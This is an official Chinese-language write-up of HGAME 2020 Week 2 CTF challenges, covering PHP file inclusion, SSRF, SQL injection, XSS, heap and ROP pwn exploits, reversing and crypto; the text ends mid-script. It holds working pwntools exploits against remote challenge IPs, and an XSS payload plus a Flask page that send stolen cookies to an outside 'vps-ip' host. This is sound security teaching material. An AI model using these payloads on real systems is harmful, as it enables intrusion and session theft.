

HGAME 2020 Week2 Official Writeup

HGAME 2020 Week2 Official Writeup

Web

Cosmos的博客后台
Cosmos的留言板-1
Cosmos的新语言
Cosmos的聊天室

Pwn

Another_Heaven
Findyourself
Roc826's_Note
形而上的坏死

Reverse

unpack
Classic_CrackMe
babyPy
babyPyc
bbbbbb

Crypto

Verification_code
Remainder
Inv
notRC4

Misc

所见即为假
地球上最后的夜晚
Cosmos的午餐
玩玩条码

Web

Cosmos的博客后台

- 考点: `php trick` / 文件包含 / php 伪协议
- 出题人: Annevi
- 分值: 200

通过文件包含+伪协议 base64解码后获取网页源码,

```
?action=php://filter/convert.base64-encode/resource=login.php
```

在包含 `config.php` 时发现 `config` 被过滤

于是看到 login.php

```
//Only for debug
if (DEBUG_MODE){
    if(isset($_GET['debug'])) {
        $v = $_GET['debug'];
        if (!preg_match("/^[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*$/", $v)) {
            die("args error!");
        }
        eval("var_dump($v);");
    }
}

.....

if (isset($_POST['username']) && isset($_POST['password'])) {
    if ($admin_password == md5($_POST['password']) && $_POST['username']
    == $admin_username){
        $_SESSION['username'] = $_POST['username'];
        header("Location: admin.php");
        exit();
    }
    else {
        echo "用户名或密码错误";
    }
}
```

需要知道 `$admin_password` 和 `$admin_username` 的值，可以猜测这两个变量被定义在了 `config.php` 中，

于是涉及到php超全局变量的使用，在 `DEBUG` 开启的情况下，通过 `可变变量`，令 `$v=GLOBALS` 可以获得当前所有已定义的变量。

但是发现密码是经过md5处理的，无法得出明文，这里利用了php弱类型

0e 纯数字的字符串在判断相等的时候会被认为是科学计数法的数字，比较时首先会做字符串到数字的转换。

转换后都成为了0的n次方，相等。

因此我们只要找到一个md5后结果为0e开头的即可。如 `aabg7XSs`

在admin.php中 存在insert_img函数

```
function insert_img() {
    if (isset($_POST['img_url'])) {
        $img_url = @$_POST['img_url'];
        $url_array = parse_url($img_url);
        if (@$url_array['host'] !== "localhost" && $url_array['host'] !==
        "timgsa.baidu.com") {
```

```

        return false;
    }
    $c = curl_init();
    curl_setopt($c, CURLOPT_URL, $img_url);
    curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);
    $res = curl_exec($c);
    curl_close($c);
    $avatar = base64_encode($res);
    if(filter_var($img_url, FILTER_VALIDATE_URL)) {
        return $avatar;
    }
}
else {
    return base64_encode(file_get_contents("static/logo.png"));
}
}

```

该函数实现了从外部url插入图片的功能，但是通过了url host的检测，限定我们只能从 `localhost` 或者 `timgsa.baidu.com` 获取外链图片，我们可以通过curl在使用file协议的情况下，`file://localhost/etc/passwd` 这种情况会忽略host,并且能够读取到 `/etc/passwd` 的内容，因此构造payload

```
file://localhost/flag
```

读取到的内容被base64编码后显示在 `img` 标签中，解码后获得flag

Cosmos的留言板-1

- 考点：SQL 注入
- 出题人：Roc
- 分值：150

简单测试后发现id处可以注入,但是空格和'select'被过滤了

我们用'/*1*/'替代空格 然后双写select,绕过select的过滤

```

' union select database();#

'/*1*/union/*1*/selselectect/*1*/database();#

http://local:21111/index.php?
id=%27%2f*1*%2funion%2f*1*%2fselselectect%2f*1*%2fdatabase()%3b%23  #得到数据库为
easysql

```

```
' union select group_concat(table_name) from information_schema.tables where
table_schema='easysql';#

'/*1*/union/*1*/select/*1*/group_concat(table_name)/*1*/from/*1*/information_schema.tables/*1*/where/*1*/table_schema='easysql';#

http://local:21111/index.php?
id=%27union%2f*1%2fselect/*1*/group_concat(table_name)%2f*1%2ffrom%
2f*1%2finformation_schema.tables%2f*1%2fwhere%2f*1%2ftable_schema%3d%27easys
ql%27%3b%23 #得到数据库中的所有表名 发现存放flag的表名为flagggggggggggggg
```

```
' union select group_concat(column_name) from information_schema.columns where
table_name='flagggggggggggggg' and table_schema='easysql';#

'/*1*/union/*1*/select/*1*/group_concat(column_name)/*1*/from/*1*/informa
tion_schema.columns/*1*/where/*1*/table_name='flagggggggggggggg'/*1*/and/*1*/tab
le_schema='easysql';#

http://local:21111/index.php?
id=%27%2f*1%2funion%2f*1%2fselect/*1*/group_concat(column_name)%2f*
1%2ffrom%2f*1%2finformation_schema.columns%2f*1%2fwhere%2f*1%2ftable_name%3
d%27flagggggggggggggg%27%2f*1%2fand%2f*1%2ftable_schema%3d%27easysql%27%3b%23
#得到flag的字段名为fl4444444g
```

```
' union select fl4444444g from flagggggggggggggg;#

'/*1*/union/*1*/select/*1*/fl4444444g/*1*/from/*1*/flagggggggggggggg;#

http://local:21111/index.php?
id=%27%2f*1%2funion%2f*1%2fselect/*1*/fl4444444g%2f*1%2ffrom%2f*1%
%2fflagggggggggggggg%3b%23 #得到flag
```

Cosmos的新语言

- 考点：编写简单的脚本
- 出题人：E99p1ant
- 分值：150

进入题目，发现直接给了源码：

```
<?php
highlight_file(__FILE__);
$code = file_get_contents('mycode');
eval($code);
```

访问 mycode 文件，发现是对 `$_SERVER['token']` 进行一堆 `base64_encode()` `encrypt()` `strrev()` `str_rot13()` 等处理后输出。我们只需要 POST 发送 `$_SERVER['token']` 的值，就能拿到 flag。这里的 `$_SERVER['token']` 以及函数是 5 秒钟变化一次的。exp:

```
<?php
function decrypt($str){
    $result = '';
    for($i = 0; $i < strlen($str); $i++){
        $result .= chr(ord($str[$i]) - 1);
    }
    return $result;
}

$url = 'http://challenge.url.here/';

// 这边直接暴力分割截取了 xd
$token = file_get_contents($url);
$token = explode("\n", $token);
$token = substr($token[4], 0, -4);
$token = html_entity_decode($token);

$op_function = file_get_contents($url . '/mycode');
$op_function = explode("\n", $op_function)[8];
$op_function = explode('(', $op_function);
$op_function = array_slice($op_function, 1, 10);

foreach($op_function as $value){
    switch($value){
        case 'base64_encode':
            $token = base64_decode($token);
            break;
        case 'strrev':
            $token = strrev($token);
            break;
        case 'str_rot13':
            $token = str_rot13($token);
            break;
        case 'encrypt':
            $token = decrypt($token);
            break;
    }
}

$options['http'] = array(
    'method' => 'POST',
    'header' => 'Content-Type: application/x-www-form-urlencoded',
    'content' => http_build_query(array('token' => $token))
);
```

```
$result = file_get_contents($url, false, stream_context_create($options));
echo($result);
```

PS: 这道题其实留了点有意思的东西, 大家可以随便访问个不存在的页面, 会发现是 PHP 内置 Web 服务器的 404 页面。当然这题肯定不是 `php -s` 起的啦, 嘻嘻。表面是🐘, 其实是只🐹。

Cosmos的聊天室

- 考点: XSS
- 出题人: Kevin
- 分值: 150

留言板过滤了所有闭合的html标签, 即进行了一次 `re.sub("</?[^\>]+>", "", message)` 这样的替换之后过滤了script、iframe, 并且消息全部转化为大写 可以选择用浏览器事件执行js, 不闭合右标签, 浏览器会起到自动补充的作用, 最后加注释, 注释掉后面拼过来的 ``, 大写可以使用编码绕过, 然后只要找个vps或者外带数据的平台接收cookie就可以了(PS: 有些师傅选择用jsfuck来绕大写, 思路是对的, 只是后台bot用的selenium只支持get请求, jsfuck转换出来上万字符的payload就传不过去了orz) payload:

```
<svg/onload=&#119&#105&#110&#100&#111&#119&#46&#111&#112&#101&#110&#40&#39&#104  
&#116&#116&#112&#58&#47&#47&#118&#112&#115&#45&#105&#112&#39&#43&#100&#111&#99&  
&#117&#109&#101&#110&#116&#46&#99&#111&#111&#107&#105&#101&#41&#59&#47&#47
```

编码内的内容是 `window.open('http://vps-ip'+document.cookie);//`

这题也可以选择引入外部页面, 使用link标签可以引入页面, payload: `<link rel="import" href="http://vps-ip/"`, 这个做法仅限chrome, 因为bot也是chrome, 所以也可以选择这种做法 但是由于跨域问题, 浏览器会拦截:

```
c-chat.hgame.babelfish.ink/:1 Access to imported resource at 'http://vps-ip/' from origin 'http://c-chat.hgame.babelfish.ink' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource.
```

跨域问题需要vps上的后端或服务器处理, 比较方便的, 可以python起一个页面, 添加一个头 `response.headers['Access-Control-Allow-Origin'] = '*'` 就可以引入外部, 拿到cookie

```
from flask import *
app = Flask(__name__)

@app.route('/')
def hello_world():
    response = make_response("<script>window.open('http://vps-ip/'+document.cookie)</script>")
    response.headers['Access-Control-Allow-Origin'] = '*'
    return response

if __name__ == '__main__':
    app.run(host="0.0.0.0", port=80)
```

拿到token后，替换就可以访问 `/flag` 页面拿到flag

Pwn

Another_Heaven

- 考点：爆破
- 出题人：Cosmos
- 分值：200

Orz,本意只是想考个写爆破脚本，然而忙着整活E99，非预期出的多了点Orzzzz

预期解利用修改密码功能来爆破，开头改got表中strncpy为strncmp来逐字节爆破，然而不少人用任意写的机会来截断bss上的flag，直接在第一步爆破，差别倒是不大（PS其实还有更离谱的非预期.....不过发现的人居然不多

```
#coding=utf8
from pwn import *
import time
#context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

local = 0
binary_name = 'pwn7'

if local:
    cn = process('./'+binary_name)
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)
    #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so', checksec=False)
else:
    cn = remote('47.103.214.163', 21001)
    #libc = ELF('./libc.so')

ru = lambda x : cn.recvuntil(x)
sn = lambda x : cn.send(x)
rl = lambda : cn.recvline()
sl = lambda x : cn.sendline(x)
rv = lambda x : cn.recv(x)
sa = lambda a,b : cn.sendafter(a,b)
sla = lambda a,b : cn.sendlineafter(a,b)
ia = lambda : cn.interactive()

def z(a=''):
    if local:
        gdb.attach(cn,a)
```

```

    if a == '':
        raw_input()
    else:
        pass

def sls(str):
    sleep(0.01)
    sl(str)
    sleep(0.01)

flagtrue=''
flag=''
while True:
    for j in range(10):
        for i in range(47,126):
            try:
                cn = remote('47.103.214.163',21001)
                success('idx:'+str(j)+' chr:'+chr(i)+' flag:'+flagtrue)
                buf=flag+chr(i)
                sl('6299680')
                sleep(0.1)
                sn('\xd0')
                sls('E99plant')
                sls('1111')
                sls('y')
                sls('Alice•Synthesis•Thirty')
                sls(buf)
                ru('Processing')
                re=cn.recvrepeat(0.2+0.1*j)
                success(re)
                if 'System' in re:
                    idx=re.count('.')
                    success('idx:'+str(idx)+'chr:'+chr(i))
                    flagtrue+=chr(i)
                    flag+=chr(i+1)
                    cn.close()
                    break
                cn.close()
                continue

            except EOFError:
                continue

```

Findyourself

- 考点: proc shell基础

- 出题人: Aris
- 分值: 150

Step1: ls -l /proc/self/cwd Step2: \$0 Step3: exec 1>&0 Step4: cat /flag

Roc826's_Note

- 考点: double free&unsorted bin leak
- 出题人: Cosmos
- 分值: 300

最基础的heap入门题, 第一步leak libcbase, 申请smallbin范围内的chunk并free掉后, 利用UAF打印其数据就能算出, 然后doublefree, fastbin atk打got表改free为system或者打malloc_hook为one_gadget都行

```
#coding=utf8
from pwn import *
import time
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

local = 0
binary_name = 'Roc826'

if local:
    cn = process('./'+binary_name)
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)
    #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so', checksec=False)
else:
    cn = remote('47.103.214.163', 21002)
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)

ru = lambda x : cn.recvuntil(x)
sn = lambda x : cn.send(x)
rl = lambda : cn.recvline()
sl = lambda x : cn.sendline(x)
rv = lambda x : cn.recv(x)
sa = lambda a,b : cn.sendafter(a,b)
sla = lambda a,b : cn.sendlineafter(a,b)
ia = lambda : cn.interactive()

bin = ELF('./'+binary_name, checksec=False)

def z(a=''):
    if local:
        gdb.attach(cn, a)
    if a == '':
```

```

        raw_input()
    else:
        pass

def add(sz,con='aa'):
    sla(':', '1')
    sla('size?', str(sz))
    sla('content:', con)

def show(idx):
    sla(':', '3')
    sla('index?', str(idx))

def dele(idx):
    sla(':', '2')
    sla('index?', str(idx))

add(0x80)
add(0x58)
add(0x58)
add(0x58, '/bin/sh\x00')
dele(0)
show(0)
cn.recvuntil("content:")
lbase=u64(cn.recv(6)+'\x00\x00')-libc.sym['__malloc_hook'] - 0x68
success('libc:'+hex(lbase))
dele(1)
dele(2)
dele(1)
add(0x58,p64(0x601ffa))
add(0x58,p64(0x601ffa))
add(0x58,p64(0x601ffa))
add(0x58, 'aaaaaaaaaaaaa'+p64(lbase+libc.sym['system'])[:6])
dele(3)
ia()

```

形而上的坏死

- 考点：视力
- 出题人：Cosmos
- 分值：400

比较自由的一题.....只要能发现所有漏洞肯定是能做出来的，至于做法就各种各样都有了.....

先讲下预期exp的思路，第一个C4有一次栈任意写+读6字节的机会，改写返回地址末尾两字节ret2main，并且leak得到textbase，然后E99飞过的路程那有个数组负数越界，可以修改got表，将puts改为printf，进入下一轮，此时人为构造了一个格式化字符串漏洞在金枪鱼的标本处，leak出canary和libcbase后再进入下一轮，切金枪鱼的部分有个无符号数与有符号数间转换产生的漏洞，可以直接一路向下栈溢出，ROP完事

非预期的做法还挺多的，毕竟题目的限制比较少.....最简单的做法应该是利用main的返回地址是libc_start_main中的一个偏移，改其低位字节也可以起到ret2main的效果并且直接leak出libcbase，然后利用onegadget一把梭.....

exp是1/16概率，本地调试时关闭aslr就可以每次都getshell了

```
#coding=utf8
from pwn import *
import time
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

local = 0
binary_name = './pwn6'

libc = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)

if local:
    cn = process('./'+binary_name)
    #libc = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)
    #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so', checksec=False)
else:
    cn = remote('47.103.214.163', 21003)
    #libc = ELF('./libc.so')

ru = lambda x : cn.recvuntil(x)
sn = lambda x : cn.send(x)
rl = lambda : cn.recvline()
sl = lambda x : cn.sendline(x)
rv = lambda x : cn.recv(x)
sa = lambda a,b : cn.sendafter(a,b)
sla = lambda a,b : cn.sendlineafter(a,b)
ia = lambda : cn.interactive()

bin = ELF('./'+binary_name, checksec=False)

def z(a=''):
    if local:
        gdb.attach(cn, a)
    if a == '':
        raw_input()
```

```

else:
    pass

pri=0x906
rdi=0xf93
binsh=0x2020e0
sl("3")
sleep(0.1)
sn("\x90\x49")
sleep(0.1)
sl("")
sleep(0.1)
sl("")
sleep(0.1)
sl("qwe%29$pabc%33$p")
sleep(0.1)
sl('1')
sleep(0.1)
sl('1')
sleep(0.1)
sl("")
sleep(0.1)
sl("")
sleep(0.1)
sl('-21')
ru('Terrorist Win\n')
text=u64(cn.recv(6)+'\x00\x00')-0x990
success('text:'+hex(text))
sl(p64(text+pri)[:6])
#-----
sl("3")
sleep(0.1)
sn("\x90\x49")
sleep(0.1)
sl("")
sleep(0.1)
sl("")
sleep(0.1)
sl("qwe%29$pabc%33$p")
sleep(0.1)
sl('1')
sleep(0.1)
sl('1')
sleep(0.1)
ru('qwe')
canary=int(cn.recv(18),16)
success('canary:'+hex(canary))
ru('abc')

```

```

lbase=int(cn.recv(14),16)-libc.sym['__libc_start_main']-0xf0
success('lbase:'+hex(lbase))
sleep(0.1)
sl("")
sleep(0.1)
sl("")
sleep(0.1)
sl("1")
#-----
sl("3")
sleep(0.1)
sn("\x90\x49")
sleep(0.1)
sl("")
sleep(0.1)
sl("")
sleep(0.1)
sl("/bin/sh\x00")
sleep(0.1)
sl('-2147000038')
sleep(0.1)
for i in range(21):
    sl('1')
    sleep(0.01)
sn(p64(canary))
sleep(0.1)
sl('1')
sl(p64(text+rdi))
sleep(0.1)
sl(p64(text+binsh))
sleep(0.1)
sl(p64(lbase+libc.sym['system']))
success('system:'+hex(lbase+libc.sym['system']))
#z('b * 0x555555554F17')
sl("")
sleep(0.1)
sl("")
sleep(0.1)
#z('')
sl('1')
ia()

```

Reverse

unpack

- 考点：手脱upx

- 出题人：幼稚园
- 分值：150

一道简洁明了的upx脱壳题，对压缩后的文件做了一点改动——改了节区名，所以工具识别不出来，就只能手脱了 这里就不赘述了，给一个详细的教程链接 <https://www.52pojie.cn/thread-1048649-1-1.html>

Classic_CrackMe

- 考点：C#逆向，AES_CBC原理
- 出题人：幼稚园
- 分值：200

单纯的C#还是没啥安全性，用dnspy这类的工具逆出来跟源码差不多，所以更多的重点在对aes cbc的考察上

输入的flag除去两头之后分成两部分。第一部分是目标iv，已知密文、目标明文和key，如果直接算会比较复杂，但题目还有一个条件：已知的密文是原明文用原iv加密之后得到的。理解cbc原理之后，我们能得到这个式子

$$\text{中间值的第一组} \oplus \text{原iv} = \text{原明文的第一组}$$
$$\text{中间值的第一组} \oplus \text{目标iv} = \text{目标明文的第一组}$$
$$\text{目标iv} = \text{原iv} \oplus \text{原明文的第一组} \oplus \text{目标明文的第一组}$$

那这个iv就很好求了

接下来，目标明文和flag的第二段合并之后用原iv加密，对密文的后半段进行比较。结合cbc原理，可以看到第二组会与第一组密文异或，所以只要将第一组密文作为新的iv，对第二组密文（后半段密文）解密即可 当然第一组的密文和第二组的密文拼接在一起，然后用原iv解密，也是可以的。不过要注意的是，第一组明文是16字节的，所以单独对它加密时会另padding 16个字节的0x10，因此单独加密时得到的密文要切掉后半部分才能和第二组密文拼接

解密脚本

```
import hashlib
from Crypto.Cipher import AES
import base64

class AesCrypter(object):

    def __init__(self, key, iv):
        self.key = key
        self.iv = iv

    def encrypt(self, data):
        data = self.pkcs7padding(data)
        cipher = AES.new(self.key, AES.MODE_CBC, self.iv)
        encrypted = cipher.encrypt(data)
```

```

        return encrypted

def decrypt(self, data):
    data = base64.b64decode(data)
    cipher = AES.new(self.key, AES.MODE_CBC, self.iv)
    decrypted = cipher.decrypt(data)
    decrypted = self.pkcs7unpadding(decrypted)
    return decrypted

def pkcs7padding(self, data):
    bs = AES.block_size
    padding = bs - len(data) % bs
    padding_text = chr(padding) * padding
    return data + padding_text

def pkcs7unpadding(self, data):
    lenght = len(data)
    unpadding = ord(data[lenght - 1])
    return data[0:lenght-unpadding]

if __name__ == '__main__':
    key = base64.b64decode('SGc0bTNfMm8yMF9XZWVLMg==')
    OriginalIV = base64.b64decode('MFB1T2g5SWxYMDU0SWN0cw==')
    Part1Plaintext = 'Same_ciphertext_'
    OriginalAes = AesCrypter(key,OriginalIV)
    OriginalPlain =
    OriginalAes.decrypt('mjdRqH4d1O8nbUYJk+wVu3AeE7ZtE9rtT/8BA8J897I=')
    NewIV = ''
    for i in range(16):
        NewIV +=
    chr(ord(OriginalPlain[i])^ord(OriginalIV[i])^ord(Part1Plaintext[i]))
    print 'part1: ' + NewIV

    HalfPart2Ciphertext = OriginalAes.encrypt(Part1Plaintext)[0:16]
    Part2Cipher = HalfPart2Ciphertext +
    base64.b64decode('dJntSWSPWbWocAq4yjBP5Q==')
    Part2Plaintext = OriginalAes.decrypt(base64.b64encode(Part2Cipher))
    print Part2Plaintext
    print 'part2: ' + Part2Plaintext[16:]

    flag = 'hgame{' + base64.b64encode(NewIV) + Part2Plaintext[16:] + '}'
    print flag

```

babyPy

- 考点: python bytecode
- 出题人: Lurkrul

- 分值: 150

白给, 基本的指令看看懂, 猜也能猜出来

搜 dis 的文档不难发现 <https://docs.python.org/3/library/dis.html#python-bytecode-instructions>

看不明白可以看看源码里咋实现的 <https://github.com/python/cpython/blob/3.7/Python/ceval.c#L1064>

```
def encrypt(00o):
    00o = 00o[::-1]
    00o = list(00o)
    for 00 in range(1, len(00o)):
        0o = 00o[00-1] ^ 00o[00]
        00o[00] = 0o
    0 = bytes(00o)
    return 0.hex()
```

```
def dec(c):
    c = list(c)
    for i in range(len(c)-1, 0, -1):
        c[i] ^= c[i-1]
    return bytes(c[::-1])
```

babyPyc

- 考点: python bytecode
- 出题人: Lurkrul
- 分值: 250

参考了zb姐姐的博客 https://processor.pub/2019/02/20/Python_Opcode/

这里就前面插了个绝对跳转, 然后改其他跳转的偏移, 看dis出来的行号不难发现

这题整的是 3.7 的, 题目描述里给的链接也提了, 现在头有 4 个 32-bit 的 words

Specification

The pyc header currently consists of 3 32-bit words. We will expand it to 4. The first word will continue to be the magic number, versioning the bytecode and pyc format. The second word, conceptually the new word, will be a bit field. The interpretation of the rest of the header and invalidation behavior of the pyc depends on the contents of the bit field.

If the bit field is 0, the pyc is a traditional timestamp-based pyc. I.e., the third and forth words will be the timestamp and file size respectively, and invalidation will be done by comparing the metadata of the source file with that in the header.

所以先读掉 16 个字节再丢 marshal 里转成 PyCodeObject, 然 dis 走一波, 开始手撸


```
f = open('./task.cpython-37.pyc', 'rb')
f.read(16)
code = marshal.load(f)
dis.dis(code)
```

先给出源码

```
import os, sys
from base64 import b64encode

O0o = b'/KDq6pvN/LLq6tzM/KXq59Oh/MTqxtOTxdrqs8OoR3VlX09J'

def getFlag():
    global O0o
    print('Give me the flag')
    flag = input('> ')
    flag = flag.encode()
    O0o = b'Qp+ng3SeWoXClJN4cYm3fr08n5rIqL/Nrreuks7JRlJPM19w'
    return flag

flag = getFlag()

if (flag[:6] != b'hgame{') or (flag[-1] != 125):
    print('Incorrect format!')
    sys.exit(1)

raw_flag = flag[6:-1]
if len(flag) - 7 != 36:
    print('Wrong length!')
    sys.exit(2)

raw_flag = raw_flag[::-1]
ciphers = [[raw_flag[6*row+col] for row in range(6)] for col in range(6)]

for row in range(5):
    for col in range(6):
        ciphers[row][col] += ciphers[row+1][col]
        ciphers[row][col] %= 256

cipher = b''
for row in range(6):
    col = 0
    while col < 6:
        cipher += bytes([ ciphers[row][col] ])
        col += 1

cipher = b64encode(cipher)
```

```

if cipher == 00o:
    print('Great, this is my flag.')
else:
    print('Wrong flag.')

```

麻烦点的可能就 `ciphers = [[raw_flag[6*row+col] for row in range(6)] for col in range(6)]`, code object 里套了另一个 code object

```

28      152 STORE_NAME          9 (raw_flag)
      154 LOAD_CONST          16 (<code object <listcomp> at
0x7fea61bf3c00, file "task.py", line 28>)
      156 LOAD_CONST          17 ('<listcomp>')
      158 MAKE_FUNCTION        0
      160 LOAD_NAME           11 (range)
      162 LOAD_CONST          6 (6)
      164 CALL_FUNCTION        1
      166 GET_ITER
      168 CALL_FUNCTION        1

30      170 STORE_NAME        12 (ciphers)

```

这里第 28 行(实际上偏移154-170),

(154-158)加载了位于 `0x7fea61bf3c00` 的 code object, 并定义名为 `<listcomp>` 的函数; (160-166) 创建了一个迭代器 `iter(range(6))`; 随后(168-170)传入一个参数调用函数并将结果返回给 `ciphers`

```

ciphers = <listcomp>(iter(range(6)))

```

将里面的 code object 记为 `code1`, `code1 = code.co_consts[16]`

```

code1.co_argcount = 1
code1.co_cellvars = ('col',)
code1.co_consts =
(<code object <listcomp> at 0x7fea6377f030, file "task.py", line 28>,
 '<listcomp>.<listcomp>',)
code1.co_varnames = ('.0',)

```

注意 the only argument to the list-comprehension, always denoted by `.0` <https://stackoverflow.com/a/48753629>

```

28      0 BUILD_LIST          0
      2 LOAD_FAST             0 (.0)
    >>  4 FOR_ITER            26 (to 32)
      6 STORE_DEREF           0 (col)
      8 LOAD_CLOSURE          0 (col)
     10 BUILD_TUPLE           1

```

```

12 LOAD_CONST          0 (<code object <listcomp> at
0x7fea6377f030, file "task.py", line 28>)
14 LOAD_CONST          1 ('<listcomp>.<listcomp>')
16 MAKE_FUNCTION       8
18 LOAD_GLOBAL         0 (range)
20 LOAD_CONST          2 (6)
22 CALL_FUNCTION       1
24 GET_ITER
26 CALL_FUNCTION       1
28 LIST_APPEND         2
30 JUMP_ABSOLUTE       4
>> 32 RETURN_VALUE

```

```

def <listcomp>(.0):
    _[1] = []
    for col in .0:
        STORE_DEREF col
        _[1].append(<listcomp>.<listcomp>(iter(range(6))))
    return _[1]

ciphers = [<listcomp>.<listcomp>(iter(range(6))) for col in range(6)]

```

```

28          0 BUILD_LIST          0
          2 LOAD_FAST            0 (.0)
>>         4 FOR_ITER          20 (to 26)
          6 STORE_FAST          1 (row)
          8 LOAD_GLOBAL         0 (raw_flag)
         10 LOAD_CONST          0 (6)
         12 LOAD_FAST            1 (row)
         14 BINARY_MULTIPLY
         16 LOAD_DEREF          0 (col)
         18 BINARY_ADD
         20 BINARY_SUBSCR
         22 LIST_APPEND         2
         24 JUMP_ABSOLUTE       4
>>         26 RETURN_VALUE

```

```

def <listcomp>.<listcomp>(.0):
    _[1] = []
    for row in .0:
        LOAD_DEREF col
        _[1].append(raw_flag[6*row+col])
    return _[1]

ciphers = [[raw_flag[6*row+col] for row in range(6)] for col in range(6)]

```

逆完基本好解, 就一个矩阵乘法

```
cipher = base64.b64decode(b'Qp+ng3SeWoXC1JN4cYm3fr08n5rIqL/Nrreuks7JR1JPM19w')

msgs = [[cipher[6*row+col] for col in range(6)] for row in range(6)]

for row in range(4, -1, -1):
    for col in range(6):
        msgs[row][col] -= msgs[row+1][col]
        msgs[row][col] %= 256

msg = b''.join([ bytes([ msgs[row][col] for row in range(6) ]) for col in range(6) ])
msg = msg[::-1]
print( 'hgame{%s}' % msg.decode() )
```

感兴趣可以看看 <https://leanpub.com/insidethepythonvirtualmachine/read>

bbbbbb

- 考点: 断点
- 出题人: Y
- 分值: 400

程序通过代码段的sha256, 加上dr0-dr3的值算出flag

因此, int3断点, 硬件断点无法使用

- 思路1 内存dump, 每个page_size加上32bytes的0, 运算sha256
- 思路2 内存断点, 这个方法跑起来可能十多分钟
- 思路3 hook K32GetModuleInformation, 然后下硬件断点
- 思路4 vm断点

Crypto

Verification_code

- 考点: 爆破
- 出题人: Lurkrul
- 分值: 125

基本的 proof of work, 考验写爆破脚本的能力

[itertools](#) 挺好使的, 出题人偷懒直接用 pwnlib.util.iters 了.

```
import re, string
from hashlib import sha256
from pwn import *
```

```

from pwnlib.util.iters import mbruteforce

r = remote('127.0.0.1', 1234)

PoW = r.recvline().decode()
suffix, target_hexdigest = re.search(r'\(XXXX\+(\w{16})\) == (\w{64})',
PoW).groups()

proof = mbruteforce(lambda x: sha256( (x+suffix).encode()
).hexdigest()==target_hexdigest, string.ascii_letters+string.digits, length=4,
method='fixed')
r.sendlineafter('Give me XXXX: ', proof)

r.sendlineafter('> ', 'I like playing Hgame')
print( r.recvregex('hgame{.+}').decode() )

r.close()

```

正则也挺方便的

Remainder

- 考点: Chinese remainder theorem
- 出题人: Lurkrul
- 分值: 150

白给, 就是个孙子定理, 证明的话我还没 [wiki](#) 上讲的好, 就不提了 (就是懒得讲)

由于 p, q, r 已知, 可以直接一个 CRT 过去拿到 $\text{pow}(m, e, pqr)$, 然后解个 RSA

也可以分别解出 m_p, m_q, m_r (毕竟模是素数直接就能解), 然后再一个 CRT 上去还原出 m

注意 $pqr > m > \max(pq, pr, qr)$, 所以 $m \% pqr = m$

```

from Crypto.Util import number
from functools import reduce
import gmpy2

def chinese_remainder(modulus, remainders):
    Sum = 0
    prod = reduce(lambda a, b: a*b, modulus)
    for n_i, a_i in zip(modulus, remainders):
        p = prod // n_i
        Sum += a_i * gmpy2.invert(p, n_i)*p
    return Sum % prod

c = chinese_remainder([p, q, r], [c_p, c_q, c_r])

```

```

d = gmpy2.invert(e, (p-1)*(q-1)*(r-1))
m = pow(c, d, p*q*r)

# d_p = gmpy2.invert(e, p-1)
# m_p = pow(c_p, d_p, p)
# d_q = gmpy2.invert(e, q-1)
# m_q = pow(c_q, d_q, q)
# d_r = gmpy2.invert(e, r-1)
# m_r = pow(c_r, d_r, r)
#
# m = chinese_remainder([p, q, r], [m_p, m_q, m_r])

msg = number.long_to_bytes(m).decode()
print('msg: ', msg)

flag = ''.join([line[:2] for line in msg.split('\n')])
print('flag: ', flag)

```

题目名字和描述都明示了考个孙子定理

Inv

- 考点: Extended Euclidean algorithm
- 出题人: Lurkrul
- 分值: 175

注意到 $\text{Mul}(\text{Mul}(A, B), C) == \text{Mul}(A, \text{Mul}(B, C))$, 存在单位元 $E = \text{bytes}(\text{range}(256))$, 存在逆元,

故可以将 $\{0, 1, \dots, 255\}$ 的所有排列 和 运算 Mul 视为一个群, 逆元很好求, `s.find`

事实上是个置换群, 本题只涉及到以 s 为生成元, 阶为48720的一个子群

记 $\text{Pow}(s, k)$ 为 s_k , 已知 s_{595}, s_{739} , 要求 $s_{(-1)}$ 即 $\text{Inv}(s)$

根据扩展欧几里得算法得到 $-1 = 595 \cdot 272 + (-739) \cdot 219$ (也可以求出 s 再求逆)

因此, $s_{\text{inv}} = \text{Mul}(\text{Pow}(s_{595}, 272), \text{Pow}(\text{Inv}(s_{739}), 219))$

```
import gmpy2

print( gmpy2.gcdext(595, 739) )
# (mpz(1), mpz(-272), mpz(219))

def Inv(X):
    return bytes([ X.find(i) for i in range(256) ])

s_inv = Mul( Pow(s595, 272), Pow(Inv(s739), 219) )
print( Subs(s_inv, c) )
```

可以看作把 Common Modulus Attack 换了个群, 照样使

但是呢, 由于阶很小, 不难发现 $\text{Pow}(s595, 1392) == E$, 所以 $\text{Pow}(s, 595 \cdot 1392) == E$, 令 $d = \text{invert}(739, 595 \cdot 1392) = 323899$, 那么就有 $\text{Pow}(s739, d) = \text{Pow}(s, 739 \cdot d) = \text{Pow}(s, 1) = s$

notRC4

- 考点: RC4 PRGA reverse
- 出题人: Lurkrul
- 分值: 200

看题目名字可以猜出是 [RC4](#), 已知密文和此时的 State (s).

为求得 keystream ($\text{RC4.PRGA}(\text{length})$), 并不一定需要获得 key, 即在此我们并不关心 KSA, 只需要让 State 倒回去, 回到 KSA 之后的状态.

```
i := 0
j := 0
while GeneratingOutput:
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap values of S[i] and S[j]
    K := S[(S[i] + S[j]) mod 256]
    output K
endwhile
```

循环次数 (记为 rounds_k) 等于 cipher 的长度, 那么 k 次循环后 $i_k = \text{rounds_k} \% 256$, 此时的 j_k 不知道, 只知道 j 的初始值为 0, 因此可以枚举 j_k 获得候选的 State.

注: 事实上 PRGA 最后一轮的输出已知 ($\text{ord('}') ^ \text{cipher}[-1]$), 可以据此确定 j_k

```
def KSA(S, K):
    l = len(K)
    j = 0
